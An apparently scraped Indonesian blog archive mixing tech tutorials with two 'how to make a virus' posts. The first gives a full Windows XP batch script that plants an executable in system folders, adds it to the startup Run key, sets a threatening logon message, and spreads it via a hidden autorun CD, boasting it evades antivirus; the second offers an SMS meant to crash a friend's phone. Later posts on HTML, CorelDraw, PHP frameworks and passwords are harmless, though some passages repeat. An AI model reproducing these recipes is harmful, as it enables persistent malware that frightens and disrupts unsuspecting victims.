ni virus efeknya g t’lalu bahaya….efek dari virus ini cuman mengganti tampilan dari
windows…..tapi cukup bikin kaget juga!!! tapi yg penting gak ke-detect ama anti virus(setahu saya….. )
ni ane dapet dari hasil baca-baca “HELP”-nya windows Xp…trus ane modif sendiri…
note: “HANYA BEKERJA PADA WINDOWS XP”
caranya:
- buka notepad lalu tulis(atau copy paste…tapi di edit dulu yaaa… ) script di bawah ini:
@echo off
copy image_name(terserah dari nama file gambar pembuat).bmp %systemdrive%\ /y
copy image_name(terserah dari nama file gambar pembuat).bmp %systemdrive%\WINDOWS\ /y
copy image_name(terserah dari nama file gambar pembuat).bmp %systemdrive%\WINDOWS\system32\ /y
copy nama_file(maksudnya file yang dibuat dengan flash lalu di publish ke .exe,atau file exstensi lain,tampilan file terserah pembuat).exe %systemdrive%\ /y
copy nama_file(maksudnya file yang dibuat dengan flash lalu di publish ke .exe,atau file exstensi lain,tampilan file terserah pembuat).exe %systemdrive%\WINDOWS\ /y
copy nama_file(maksudnya file yang dibuat dengan flash lalu di publish ke .exe,atau file exstensi lain,tampilan file terserah pembuat).exe %systemdrive%\WINDOWS\system32\ /y
reg add “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon” /v LegalNoticeCaption /d “WARNING MESSAGE FROM LOCAL_HOST(judul title bar)” /f
reg add “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon” /v LegalNoticeText /d “I HAVE RUINED YOUR COMPUTER AND YOUR COMPUTER IS LOCKED(pesan pembuat)” /f
reg add “HKEY_CURRENT_USER\Control Panel\Desktop” /v Wallpaper /d %systemdrive%\WINDOWS\system32\image_name(terserah dari nama file gambar pembuat).bmp /f
reg add “HKEY_CURRENT_USER\Control Panel\Desktop” /v WallpaperStyle /d 0 /f
reg add “HKEY_USERS\.DEFAULT\Control Panel\Desktop” /v Wallpaper /d %systemdrive%\WINDOWS\system32\image_name(terserah dari nama file gambar pembuat).bmp /f
reg add “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” /v nama_terserah /d %systemdrive%\windows\system32\nama_file(maksudnya file yang dibuat dengan flash lalu di publish ke .exe,atau file exstensi lain,tampilan file terserah pembuat).exe /f
reg add “HKEY_CURRENT_USER/Control Panel/Colors” /v window /d #000000(atau kombinasi warna RGB lain,cari pake Adobe Photoshop) /f
- lalu di SAVE AS ALL FILES dengan exstensi .bat (nama_file.bat)
- buat Autorun.inf dengan script:
[autorun]
open=nama_file.bat
- lalu SAVE AS ALL FILES dengan exstensi .inf (Autorun.inf)
- file-file tersebut harus dalam 1 direktori, lalu seleksi file-file tsb klik kanan PROPERTIES beri tanda check pada HIDDEN dan READ-ONLY
- copy file-file tsb ke CD
- nikmati efeknya
Source : http://rizalsaputra81.blogspot.com/2009/10/cara-buat-virus-sederhana-dari-notepad.html
April 26, 2011

Cara Membuat Virus Handphone (HP)
Hari ini saya akan menjelaskan kepada anda cara membuatVIRUS untuk handphone/hp, bukan VIRUS TROJAN, WAlLWARE. kenapa VIRUS yang saya buat bukan untuk komputer / PC Melainkan untuk handphone?
Nah ... Sekarang saya akan membagikan ilmu tentang cara membuat VIRUS untuk Hp, sebelumnya pernahkah anda mendapat SMS ketika anda membuka SMS tersebut dan menekan arah bawah maka handphone anda akan secara otomatis akan mati, namunVIRUS ini tidak berbahaya, silahkan copy code virus ini dan kirim ke handphone anda melalui sistem pengiriman SMS melalui internet, seperti yahoo, dll, sebenarnya di blog saya dulu ada sistem pengiriman pesan melalui internet ke Hp tetapi sudah saya hapus, karena saya tidak ingin program ini di pakai untuk menipu! Silahkan copy codedi bawah, ini type SMS yang harus anda kirim, kata-kata yang di atas bisa di ubah, tetapi jangan hapus code dan tanda enternya!
Silahkan copy dari bawah sini!

Nah ingat, virus ini hanya mematikan handphone teman yang di kirimi anda sms, sebenarnya program ini bisa disebut Virus tetapi saya lebih senang menyebutnya program meNON AKTIFKAN handphone tanpa menekan tombol tunoff pada hp!
Cara mengaktifkan hp kembali, anda hanya perlu mengaktifkanya kembali, tetapi virus ini hanya aktif pada handphone yang tidak memiliki pasilitas HSDP, HSDPA, yang tentunya pada hp yang tidak ada antivirusnya, minimal handphone yang gak ada cameranya,
Nah silahkan mencoba!
source : http://rizalsaputra81.blogspot.com/2009/10/cara-membuat-virus-untuk-hp-lewat-sms.html
Nah ... Sekarang saya akan membagikan ilmu tentang cara membuat VIRUS untuk Hp, sebelumnya pernahkah anda mendapat SMS ketika anda membuka SMS tersebut dan menekan arah bawah maka handphone anda akan secara otomatis akan mati, namunVIRUS ini tidak berbahaya, silahkan copy code virus ini dan kirim ke handphone anda melalui sistem pengiriman SMS melalui internet, seperti yahoo, dll, sebenarnya di blog saya dulu ada sistem pengiriman pesan melalui internet ke Hp tetapi sudah saya hapus, karena saya tidak ingin program ini di pakai untuk menipu! Silahkan copy codedi bawah, ini type SMS yang harus anda kirim, kata-kata yang di atas bisa di ubah, tetapi jangan hapus code dan tanda enternya!
Silahkan copy dari bawah sini!
JANGAN TEKAN ARAH BAWAH, INI BUKAN SMS BIASA
_¯_¯_¯_¯ ¯_¯_¯_¯_¯_¯_¯_¯_¯_ ¯_¯_¯_¯_¯_¯_¯_¯_¯_ ¯_¯_¯_¯_¯_¯_¯_¯_¯_0
Jika ANda Bingung, download Contoh virusnya disini ,
terus pindah ke handphone anda
terus pindah ke handphone anda
Nah ingat, virus ini hanya mematikan handphone teman yang di kirimi anda sms, sebenarnya program ini bisa disebut Virus tetapi saya lebih senang menyebutnya program meNON AKTIFKAN handphone tanpa menekan tombol tunoff pada hp!
Cara mengaktifkan hp kembali, anda hanya perlu mengaktifkanya kembali, tetapi virus ini hanya aktif pada handphone yang tidak memiliki pasilitas HSDP, HSDPA, yang tentunya pada hp yang tidak ada antivirusnya, minimal handphone yang gak ada cameranya,
Nah silahkan mencoba!
source : http://rizalsaputra81.blogspot.com/2009/10/cara-membuat-virus-untuk-hp-lewat-sms.html
April 14, 2011
5 Generasi Komputer
Komputer adalah alat yang dipakai untuk mengolah data menurut prosedur yang telah dirumuskan. Kata computer semula dipergunakan untuk menggambarkan orang yang perkerjaannya melakukan perhitungan aritmatika, dengan atau tanpa alat bantu, tetapi arti kata ini kemudian dipindahkan kepada mesin itu sendiri. Asal mulanya, pengolahan informasi hampir eksklusif berhubungan dengan masalah aritmatika, tetapi komputer modern dipakai untuk banyak tugas yang tidak berhubungan dengan matematika.
Secara luas, Komputer dapat didefinisikan sebagai suatu peralatan elektronik yang terdiri dari beberapa komponen, yang dapat bekerja sama antara komponen satu dengan yang lain untuk menghasilkan suatu informasi berdasarkan program dan data yang ada. Adapun komponen komputer adalah meliputi : Layar Monitor, CPU, Keyboard, Mouse dan Printer. Tanpa printer komputer tetap dapat melakukan tugasnya sebagai pengolah data, namun sebatas terlihat di layar monitor belum dalam bentuk print out.
Dalam definisi seperti itu terdapat alat seperti slide rule, jenis kalkulator mekanik mulai dari abakus dan seterusnya, sampai semua komputer elektronik yang kontemporer. Istilah lebih baik yang cocok untuk arti luas seperti “komputer” adalah “yang memproses informasi” atau “sistem pengolah informasi.”
Saat ini, komputer sudah semakin canggih. Tetapi, sebelumnya komputer tidak sekecil, secanggih, sekeren dan seringan sekarang. Dalam sejarah komputer, ada 5 generasi dalam sejarah komputer.
1. Generasi Pertama (1944-1959)

Tabung hampa udara sebagai penguat sinyal, merupakan ciri khas komputer generasi pertama. Pada awalnya, tabung hampa udara (vacum-tube) digunakan sebagai komponen penguat sinyal. Bahan bakunya terdiri dari kaca, sehingga banyak memiliki kelemahan, seperti: mudah pecah, dan mudah menyalurkan panas. Panas ini perlu dinetralisir oleh komponen lain yang berfungsi sebagai pendingin.
Dan dengan adanya komponen tambahan, akhirnya komputer yang ada menjadi besar, berat dan mahal. Pada tahun 1946, komputer elektronik di dunia yang pertama yakni ENIAC selesai dibuat. Pada komputer tersebut terdapat 18.800 tabung hampa udara dan berbobot 30 ton. begitu besar ukurannya, sampai-sampai memerlukan suatu ruangan kelas tersendiri.
Secara luas, Komputer dapat didefinisikan sebagai suatu peralatan elektronik yang terdiri dari beberapa komponen, yang dapat bekerja sama antara komponen satu dengan yang lain untuk menghasilkan suatu informasi berdasarkan program dan data yang ada. Adapun komponen komputer adalah meliputi : Layar Monitor, CPU, Keyboard, Mouse dan Printer. Tanpa printer komputer tetap dapat melakukan tugasnya sebagai pengolah data, namun sebatas terlihat di layar monitor belum dalam bentuk print out.
Dalam definisi seperti itu terdapat alat seperti slide rule, jenis kalkulator mekanik mulai dari abakus dan seterusnya, sampai semua komputer elektronik yang kontemporer. Istilah lebih baik yang cocok untuk arti luas seperti “komputer” adalah “yang memproses informasi” atau “sistem pengolah informasi.”
Saat ini, komputer sudah semakin canggih. Tetapi, sebelumnya komputer tidak sekecil, secanggih, sekeren dan seringan sekarang. Dalam sejarah komputer, ada 5 generasi dalam sejarah komputer.
1. Generasi Pertama (1944-1959)
Tabung hampa udara sebagai penguat sinyal, merupakan ciri khas komputer generasi pertama. Pada awalnya, tabung hampa udara (vacum-tube) digunakan sebagai komponen penguat sinyal. Bahan bakunya terdiri dari kaca, sehingga banyak memiliki kelemahan, seperti: mudah pecah, dan mudah menyalurkan panas. Panas ini perlu dinetralisir oleh komponen lain yang berfungsi sebagai pendingin.
Dan dengan adanya komponen tambahan, akhirnya komputer yang ada menjadi besar, berat dan mahal. Pada tahun 1946, komputer elektronik di dunia yang pertama yakni ENIAC selesai dibuat. Pada komputer tersebut terdapat 18.800 tabung hampa udara dan berbobot 30 ton. begitu besar ukurannya, sampai-sampai memerlukan suatu ruangan kelas tersendiri.
April 13, 2011
Belajar Dreamweaver - Basic HTML
Bagaimana cara membuat website? Ada beberapa tahapan dan langkah yang harus kita lalui untuk membuat sebuah Website yang baik. Lain halnya dengan instan CMS maupun instan blog yang kita tinggal mendaftar saja di penyedia layanan blog seperti Blogspot, Wordpress, dll. Maupun CMS seperti Joomla, Mambo, dll yang tinggal instal saja seperti. Disini kita belajar manual web (membuat website secara manual) walaupun masih sederhana dan statis. Untuk membuat website pertama-tama kita harus belajar bahasa HTML yaitu sebuah "bahasa program" yang memungkinkan kita membuat halaman web yang bisa ditampilkan dalam browser (Chrome, Firefox, Internet Explorer, Netscape, Opera, dll).
Nah, kini kita mulai dari langkah awal yaitu belajar bahasa HTML.
HTML (Hypertext Markup Language) adalah bahasa program yang digunakan untuk menulis format dokumen yang dapat digunakan dalam Web. Dengan HTML, teks ASCII (file *.txt) dapat dipoles (di-mark-up) dengan kode-kode tertentu yang disebut tag untuk menjadi dokumen HTML (file *.htm atau *.html). Oleh karena itu, untuk membuat dokumen HTML, anda bisa menggunakan semua program teks editor biasa, mulai dari Notepad hingga Dreamweaver. Untuk mudahnya, kita gunakan program Dreamweaver.
>>New >> Basic Page >> HTML , setelah itu atur ke mode Code

disini anda akan menemui tag - tag semacam ini:
Penjelasan:
Masing-masing baris di atas disebut tag. Tag adalah kode yang digunakan untuk me-mark-up (memoles) teks ASCII menjadi file HTML. Setiap tag diapit dengan tanda kurung runcing.
Ada tag pembuka yaitu <HTML> dan ada tag penutup yaitu </HTML> yang ditandai dengan tanda slash (garis miring) di depan awal tulisannya.
Tag di atas memberikan faidah bahwa yang akan ditulis diantara kedua tag tersebut adalah isi dari dokumen HTML. Perlu anda ketahui bahwa tag-tag html dapat ditulis dengan huruf besar ataupun huruf kecil. Artinya, penulisan <HTML> atau <html> atau <Html> sama saja hasilnya. Namun perlu selalu diingat bahwa penulisan tag yang salah meskipun hanya satu karakter akan berpengaruh terhadap dokumen HTML anda, bahkan bisa berakibat dokumen HTML anda tidak bisa ditampilkan dalam browser.
Sekarang kita akan beralih pada tag selanjutnya.
Isi dari dokumen HTML yang sesungguhnya adalah yang ditulis diantara tag <BODY>. Coba tuliskan:
Nah, kini kita mulai dari langkah awal yaitu belajar bahasa HTML.
BELAJAR WEBSITE
Dewasa ini, hampir semua dokumen web dibuat dengan bahasa HTML (Hypertext Mark-up Language). Meskipun anda bisa saja membuat web page (halaman web) tanpa mengerti sedikitpun HTML, Sangat disarankan bahkan nyaris diharuskan, agar anda mengerti bahasa HTML. Untuk itu langkah pertama bagi Anda yang bercita-cita memiliki website sendiri adalah belajar HTML.HTML (Hypertext Markup Language) adalah bahasa program yang digunakan untuk menulis format dokumen yang dapat digunakan dalam Web. Dengan HTML, teks ASCII (file *.txt) dapat dipoles (di-mark-up) dengan kode-kode tertentu yang disebut tag untuk menjadi dokumen HTML (file *.htm atau *.html). Oleh karena itu, untuk membuat dokumen HTML, anda bisa menggunakan semua program teks editor biasa, mulai dari Notepad hingga Dreamweaver. Untuk mudahnya, kita gunakan program Dreamweaver.
Apa yang dimkasud dengan file HTML?

-    HTML merupakan kependekan dari Hyper Text markup Language

-    Sebuah file HTML merupakan sebuah file teks yang berisi tag-tag markup

-    Tag markup memberitahukan browser bagaimana harus menampilkan sebuah halaman

-    File HTML harus memiliki ekstensi htm atau html

-    File HTML dapat dibuat menggunakan editor teks yang biasa kamu pakai.
PENGENALAN KODE HTML
>>New >> Basic Page >> HTML , setelah itu atur ke mode Code
disini anda akan menemui tag - tag semacam ini:
<HTML> </HTML> |
Masing-masing baris di atas disebut tag. Tag adalah kode yang digunakan untuk me-mark-up (memoles) teks ASCII menjadi file HTML. Setiap tag diapit dengan tanda kurung runcing.
Ada tag pembuka yaitu <HTML> dan ada tag penutup yaitu </HTML> yang ditandai dengan tanda slash (garis miring) di depan awal tulisannya.
Tag di atas memberikan faidah bahwa yang akan ditulis diantara kedua tag tersebut adalah isi dari dokumen HTML. Perlu anda ketahui bahwa tag-tag html dapat ditulis dengan huruf besar ataupun huruf kecil. Artinya, penulisan <HTML> atau <html> atau <Html> sama saja hasilnya. Namun perlu selalu diingat bahwa penulisan tag yang salah meskipun hanya satu karakter akan berpengaruh terhadap dokumen HTML anda, bahkan bisa berakibat dokumen HTML anda tidak bisa ditampilkan dalam browser.
Sekarang kita akan beralih pada tag selanjutnya.
<HTML> <BODY> </BODY> </HTML> |
<HTML> <BODY> Tulisan ini akan tampak dalam browser by ilmugrafis. </BODY> </HTML> |
April 12, 2011
Membuat Butiran Air dengan CorelDraw
 Tutorial yang akan saya bawakan kali ini adalah, membuat butiran air dengan aplikasi CorelDraw, saya sengaja menggunakan Coreldraw. Alasannya adalah vector, yang tidak mengalami distorsi walaupun gambar diperbesar beberapa kali.
Langsung saja :
Pada awalnya kita membutuhkan sebuah rectangle yang nantinya digunakan sebagai alas.
Tekan F6 di keyboard untuk langsung membuatnya. Di sini saya membuatnya dengan ukuran 368 x 234 pixel.

Kemudian saya menggunakan elispe tool dengan menekan F7 di keyboard untuk membuat
sebuah elips dengan ukuran 43 x 51 px.

1. Melakukan duplikasi elips tersebut dengan mengopynya ctrl+c lalu mem-pastenya ctrl+v di tempat yang sama.
2. Setelah itu, di luar persegi, buatlah sebuah rectangle ( ukuran bebas ). Kemudian, rectangle yang telah dibuat tadi di taruh di atas elips hasil kopian yang tadi.

3. Dalam keadaan keduanya terpilih. Lakukan trim ( back minus front ).
Sehingga hasilnya seperti ini, setelah fillnya di beri warna putih.


4. Dengan transparency tool, lakukan transparasi gradien, menjadi seperti ini. kemudian lakukan langkah no 1 sebanyak 2 kali. hal ini di gunakan untuk memberi sisi gelap dari butiran air.
Cara Membuat Lipatan Kertas Dengan CorelDraw
 Jumpa kembali dengan penulis, seperti janji penulis sebelumnya, penulis akan membayar lunas sekarang. :D~ Dalam tutorial Coreldraw kali ini penulis akan coba jelaskan pemanfaatan teknik pewarnaan dan shaping yang sederhana untuk memberikan kesan kedalaman dan gelap terang. Perlu dicatat, tools coreldraw yang akan kita gunakan nanti adalah, Shape Tool, Pen Tool, Erase Tool, Transparency Tool dan Rectangle Tool.
Yups, sebelum masuk kedalam tutorial intinya yaitu Teknik Shaping Lipatan Kertas, penulis akan sedikit membicarakan tentang teknik pewarnaan terlebih dahulu. Khususnya teknik pewarnaan gelap terang. Coreldraw bukanlah suatu aplikasi 3D yang dapat menghasilkan bidang gelap dan terang secara otomatis, dengan kata lain CorelDraw tidak dapat berfungsi sebagaimana yang dapat dilakukan oleh aplikasi 3DS Max, Alias Maya Wavefront ataupun aplikasi 3D papan atas lainnya.
Namun dalam coreldraw seorang graphic designer benar-benar dituntut untuk sekreatif mungkin menghasilkan kesan kedalaman dari suatu objek yang dibuat agar terlihat benar-benar alami. Ini tantangan yang sulit memang, tapi cukup menyenangkan. Disinilah toolbar serba guna milik coreldraw benar-benar berperan penting sebagai peralatan perang bagi para designer yang menggunakannya. Huff… Untuk teknik gambar bentuk/shaping penulis tidak akan jelaskan secara terperinci karena ini merupakan teknik shaping sederhana yang benar-benar biasa. :D
Sebelum bertempur, biasakanlah untuk membuat lembar baru.
Kemudian klik lembar baru kosong tersebut, pada bagian unit pilih pixels.
Ya, langsung saja kita ujicobakan tutorial coreldrawnya :
Pertama pilih tool rectangle, atau dapat juga menekan F6 di keyboard.

Buat bentuk persegi dengan width 990 px dan heightnya 1319 px

Dengan Erase tools …

Hapus/hilangkan sedikit demi sedikit bagian pinggir-pinggirnya dari objek persegi yang baru di buat tadi sehingga hasilnya seperti ini …

Dengan shape tools …

Lekuk-lekukan bagian ujung atas dan pinggir-pinggir objek persegi tersebut …

sehingga hasil akhirnya nanti akan seperti ini …

Buatlah sebuah shape dengan pen tool ukurannya width 539 px dan height 274 px

Sehingga hasilnya yaitu segitiga seperti ini …

Pilih bagian alas segitiga tersebut kemudian klik kanan pilih to curve

Lekuk-lekukan bagian alas tersebut hingga hasil akhirnya menjadi seperti ini …

Jika di gabung dengan objek persegi yang tadi akan menjadi seperti ini

Sekarang masuk kebagian teknik Pewarnaan I.
Teknik pewarnaan yang pertama ini butuhkan karena nanti objek-objek tersebut akan tumpang tindih sehingga sulit untuk di berikan pewarnaan.
Buatlah duplikat segitiga yang tadi, dengan cara copy paste, kemudian beri warna 90% black seperti ini.

Kemudian pilih menu bitmap, lalu convert to bitmap, setelah selesai dalam kondisi objek yang diconvert tersebut terpilih/terseleksi masuk ke menu bitmaps | blur | gausian blur, berikan radiusnya 10.0 …

Hingga hasilnya menjadi seperti ini …

Kemudian dengan transparency tool,

Buat menjadi transparan di bagian alas segitiga yang telah diblur tersebut,
Teknik Menggambar Bentuk Logo
 Untuk tutorial coreldraw kali ini, penulis mencoba untuk membawakan suatu teknik sederhana dalam menciptakan objek dengan pen tools. Jika dirasa ada tool lain dalam coreldraw yang dirasa lebih efisien anda layak mencobanya. :-), tapi untuk tutorial kali ini penulis hanya membatasi pada pen tools saja.
Pen tools sendiri bertugas untuk membuat curve yang ketika anda tentukan titik koordinatnya disitulah objek/shape terbentuk. Selain penggunaan pen tools, penulis juga akan mengenalkan penggunaan shape tool, dan transformations di coreldraw.
Yup langsung saja kita ke contoh kasusnya.
1. Silahkan pilih pen tools di toolbar coreldraw seperti pada gambar :

2. Kemudian buat shape seperti ini, dengan catatan garis tegak di sebelah kanan harus benar-benar lurus.

3. Dengan shape tools
 double klik bagian yang sudah diberi tanda bulatan merah.
4. Nah kemudian nanti akan menghasilkan kotak/titik kecil seperti ini, inilah yang dinamakan dengan vertex.

5. Dengan shape tools, klik and drag vertex-vertex tersebut hingga menjadi seperti ini.

6. Masih dengan shape tools, anda dapat kembali melakukan double klik untuk menghasilkan vertex seperti pada langkah 3 dan 4 dan melakukan kembali klik and drag vertex-vertex tersebut. Hingga hasilnya seperti ini.

7. Kemudian dengan shape tools dan dalam keadaan objeknya terpilih, blok semua vertex tersebut …
Hingga vertex-vertex tersebut terseleksi seperti ini

8. Lalu klik kanan disalah satu vertex tersebut, kemudian pilih to curve.

Hal ini perlu dilakukan untuk membuat lekukan pada si objek, karena secara default si objek memiliki garis tegas ( line ) yang tidak dapat dilekuk-lekukan.
Memecah File SQL dengan SQL File Spliter
 Pernahkah anda membackup database aplikasi web anda hingga menemukan satu hal yang cukup mengerikan, database mysql yang lebih dari 50 MB misalnya? Wah… kita dibuat pusing kalau database sudah membengkak seperti ini, karena bagaimana jika ingin memindahkan database ini ke dalam domain yang lain menggunakan fitur import pada phpmyadmin, kemungkinan yang sering terjadi adalah failed upload karena terlalu besar ukurannya. Lalu bagaimana solusinya? Biasanya saya memecahnya menjadi beberapa bagian kecil, jadi per 5 MB, agar lebih ringan ketika di import. Tapi bagaimana jika size file sqlnya itu 100 MB ? Bisa-bisa tangan pegal-pegal dan waktu terbuang percuma. Dari pada tangan pegal-pegal, dan waktu terbuang sia-sia, saya menyarankan anda untuk menggunakan satu tools kecil yang sangat bermanfaat, memotong file sql yang sangat besar tersebut menjadi bagian-bagian kecil yang bisa anda setting berapa sizenya. SQL Dump File Spliter adalah solusi dari permasalahan ini.
Anda dapat mensetting berapa ukuran file hasil yanag dipotong-potong, dan juga anda dapat memilih akan diletakkan dimana file yang dipotong menjadi bagian kecil tersebut.
Silahkan download tools tersebut di sini SQL Dump Spliter
Semoga bermanfaat.
10 Framework PHP Terbaik

Sebetulnya berita ini sudah sering di ulang-ulang, tapi karena ranking bersifat dinamis, pastinya setiap bulan urutan kepopulerannya selalu berbeda, sehingga penulis rasa hal ini perlu dikabari lagi. Budaya penghargaan dan pemberian ranking pun terjadi pada Framework PHP yang kini semakin populer digunakan, beberapa bulan lalu, ci (codeIgniter) selalu nongkrong di posisi teratas, menjadi no. 1 paling banyak digunakan para programmer dunia. Namun, selang beberapa bulan, yii muda, yang ide awalnya mengambil dari prado, meski baru lahir, mampu menumbangkan kompetitor yang sudah ada sebelumnya.
Perlu diketahui Framework PHP yang menganut konsep MVC (model, view, controller) menjadikan pembuatan aplikasi berskala besar menjadi lebih cepat, dan mudah. Seorang designer tidak perlu lagi merepotkan urusan koding PHP, begitu juga seorang programmer, tidak perlu memikirkan masalah design interface. Benar-benar Framework PHP ini sangat memudahkan.
Sampai saat artikel ini ditulis, 10 Framework PHP Terbaik yang populer saat ini :
1. yii
2. Codeigniter
3. CakePHP
4. Zend
5. Symfony
6. PHP Dev Shell
7. Prado
8. Akelos
9. QPHP
10. ZooP
(sumber: http://www.phpframeworks.com/top-10-php-frameworks/)
Saya rasa Panada Framework buatan mas Iskandar Soesman, layak masuk sebagai framework php yang bisa diperhitungkan. B-)
Cara Membuat password yang sulit dibobol hacker?
 Jaman sekarang yang namanya hacker atau cracker semakin kreatif, dengan berbagai cara mereka berusaha menembus email Anda, friendster, rekening online, web site, bahkan blog.Anda tidak mau kan, kalau suatu saat profile Anda di friendster diubah oleh orang? Atau web site Anda tiba-tiba di ganti tampilannya oleh hacker / cracker ?
 Salah satu cara hacker menembus account kita adalah dengan cara menebak password. Hacker menggunakan script yang dapat memasukkan puluhan password tiap detik untuk mencoba masuk ke dalam account kita.
- Brute force attack, yaitu dengan mencoba semua kombinasi, mulai dari aaaa sampai zzzz, sampai beberapa karakter.
- Dictionary attack, yaitu dengan menebak menggunakan kata-kata dalam kamus, dan dikombinasikan dengan angka-angka atau karakter.
- Personal information attack, dengan cara memasukkan data-data pribadi seperti nomor telepon, tanggal lahir, nama pacar, kode pos, dan sebagainya.
Password yang sangat lemah akan sangat mudah dibobol hacker dengan cara ini. Contoh password yang sangat lemah misalnya:
- 123456, qwerty, asdf, ini karena mudah sekali orang mengetik kombinasi ini di keyboard.
- password, mypassword, dan lain-lain yang menggunakan kata-kata dalam kamus (semua bahasa).
- tanggal lahir, nama pacar, dan lainnya yang merupakan data diri orang tersebut.
Password yang lemah, bisa dibobol dalam waktu yang lebih cepat, misalnya:
- menggunakan semua huruf kecil.
- menggunakan kombinasi kata dan angka, misalnya buku10, teroris80.
- mengganti huruf dengan karakter, misalnya c1nt@
- Merupakan kombinasi dari huruf besar, huruf kecil, nomor, dan karakter.
- Panjang lebih dari 10 karakter.
- Tidak menyertakan kata-kata dalam kamus.
Password yang kuat harus mudah diingat oleh pemiliknya.
Contoh password yang kuat: 1mAu$100Ribu
Cara mengingatnya:
- 1 = kata “saya” diterjemahkan dalam bahasa Inggris (I).
- mAu = mau
- $ = uang
- 100Ribu = 100 ribu
Contoh password kuat yang lain: ninG->0+1Gul
Cara mengingatnya:
- ninG = misalnya nama orang sepesial buat Anda: Naning
- -> = panah identik dengan adalah
- 0+ = lambang cewek
- 1 =berarti nomor satu atau paling
- Gul = gula itu manis
Beberapa tips:
- Jangan menggunakan password yang sama untuk berbagai macam layanan, misalnya password email Anda sama dengan password friendster. Ini berarti:
- seseorang yang dapat menjebol password friendster Anda, bisa juga menjebol password email Anda. Sementara di mata hacker menjebol password friendster lebih mudah daripada menjebol email Yahoo.
- admin atau “orang dalam” friendster tahu password Anda, dia juga bisa memasukkan password tersebut ke email Anda.
- Jangan mengklik link di email yang menyatakan Anda harus memverifikasi password Anda. Email ini dikirim oleh hacker.
- Jangan memasukkan password disitus selain yang memberikan layanan. Misalnya jangan memasukkan password yahoo di situs friendster untuk alasan apapun (misalnya import address book).
- Sebelum login ke email atau yang lain, pastikan URL di browser Anda benar. Misalnya mail.yahoo.com bukan mail.yahoo-ltd.com atau yahoo-verify.com atau yang lain.
- Untuk rekening online seperti e-gold, klik BCA, paypal, sebaiknya Anda tidak mengetik password Anda lewat keyboard (karena hacker bisa membaca keyboard Anda dengan program keylogger). Gunakan On Screen Keyboard, Charakter Map, atau copy paste dari huruf acak.
Okey begitulah tips-tips agar password kita sulit dibobol hacker. Semoga dengan tips ini account kita aman dan terhindar dari kebobolan.
Source : Oka Mahendra (Bagaimana membuat password yang sulit dibobol hacker?
Cara Mendapatkan Google Sitelinks

Jika Anda memasukkan sebuah kata yang umum di Google, misalnya microsoft maka website www.microsoft.com akan muncul pada urutan pertama, dan di bawahnya ada sekitar 4 baris yang berisi link-link dalam web tersebut. Itu yang disebut Google Sitelinks. Baru di bawahnya ada urutan kedua, ketiga, dan seterusnya. Keren ya? Seolah-olah web tersebut spesial banget. Tadinya saya kira hanya situs-situs besar yang mendapat Google Sitelinks. Eh ternyata blog ini juga mendapatkan hadiah Sitelinks dari Google. Senangnya… Bagaimana cara mendapatkannya?
Sayangnya, tidak ada dokumen resmi dari Google yang menjelaskan secara detail agar web atau blog kita mendapatkan Sitelinks. Dokumen resmi dari Google yang dapat dijadikan referensi adalah ini.
Dari hasil browsing dan membaca dokumen tadi, ada beberapa faktor atau cara untuk mendapatakan Google Sitelinks:
1. Harus menjadi nomor satu untuk kata kunci tertentu di Google
Sejauh yang saya lihat di Google Search Result, hanya sebuah situs yang mendapat Google Sitelinks, yaitu situs yang berada di urutan pertama untuk kata kunci tertentu. Untuk mendapat peringkat tinggi di search engine dapat digunakan teknik SEO, yang teknik dasarnya ada 2, yaitu:
- Membuat artikel original (bukan copy-paste) yang berkualitas.
- Mengusahakan halaman lain memasang link ke halaman tersebut.

2. Dalam hompage minimal ada 3 buah link
Mengutip pernyataan Google:
we only display sitelinks when a site has a minimum of three sitelinks available.
Jadi sebuah halaman website yang didalamnya berisi sebuah animasi flash yang menawan dan hanya ada satu tombol untuk masuk atau login, tidak bisa mendapatkan sitelinks dari Google.
3. Link tersebut banyak di-klik pengunjung situs kita
Mengutip pernyataan Google:
We only show sitelinks for results when we think they’ll be useful to the user.
Kata “useful to the user” saya artikan bahwa pembaca yang datang ke homepage kita, banyak yang mengklik link tersebut.
4. Relevan dengan kata yang dimasukkan pengunjung ke Google
Mengutip pernyataan Google:
(If) we don’t think that the sitelinks for your site are relevant for the user’s query, we won’t show them.
Ini berarti link-link dalam sitelink, harus cocok dan relevan dengan kata kunci yang dimasukkan pengunjung.
5. Umur situs atau jumlah pengunjung?
Ada referensi yang menuliskan bahwa umur situs harus minimal 2 tahun untuk mendapatkan sitelinks, itu tidak benar, karena blog saya ini masih bayi, baru beberapa bulan tetapi sudah mendapatkan sitelinks. Saya perkirakan Google juga mempertimbangkan jumlah pengujung atau pageview. Sebagai catatan, unik pageview untuk blog ini (sekarang) adalah > 3000 per hari. Point ke-5 ini berkaitan dengan point ke-1. Hampir bisa dipastikan, situs yang menjadi nomor 1 di Google untuk kata kunci yang umum akan mendapatkan pengunjung yang melimpah.
Source: Oka Mahendra (http://tutorialgratis.net)
Membuat gambar header cantik dalam 3 menit

Buat teman-teman yang lagi asyik-asyiknya ngeblog atau ngutak-atik website, dah pada punya gambar header sendiri belum? Itu lho, gambar yang ada pada atas halaman, yang terlihat pada semua halaman… Kalau belum punya, ini ada tutorial sederhana tentang cara membuat gambar header cantik dalam 3 menit dengan Xheader, tidak perlu jago design grafis atau pinter photoshop kok  , software ini simple dan mudah dimengerti, dan yang pasti gratis atau freeware.
, software ini simple dan mudah dimengerti, dan yang pasti gratis atau freeware.Software Xheader dapat didownload di:
- situs resmi http://www.xheader.com/ atau
- softpedia: xheader
File installer 32.6 Mb, untuk mempercepat download bisa gunakan DAP.
1. Membuat header dari template
Xheader memberikan ribuan template gambar header gratis siap pakai yang bisa Anda pilih. Untuk membuat gambar header dari template buka menu File -> New. Kemudian pilih load from template library (lihat gambar di bawah ini).
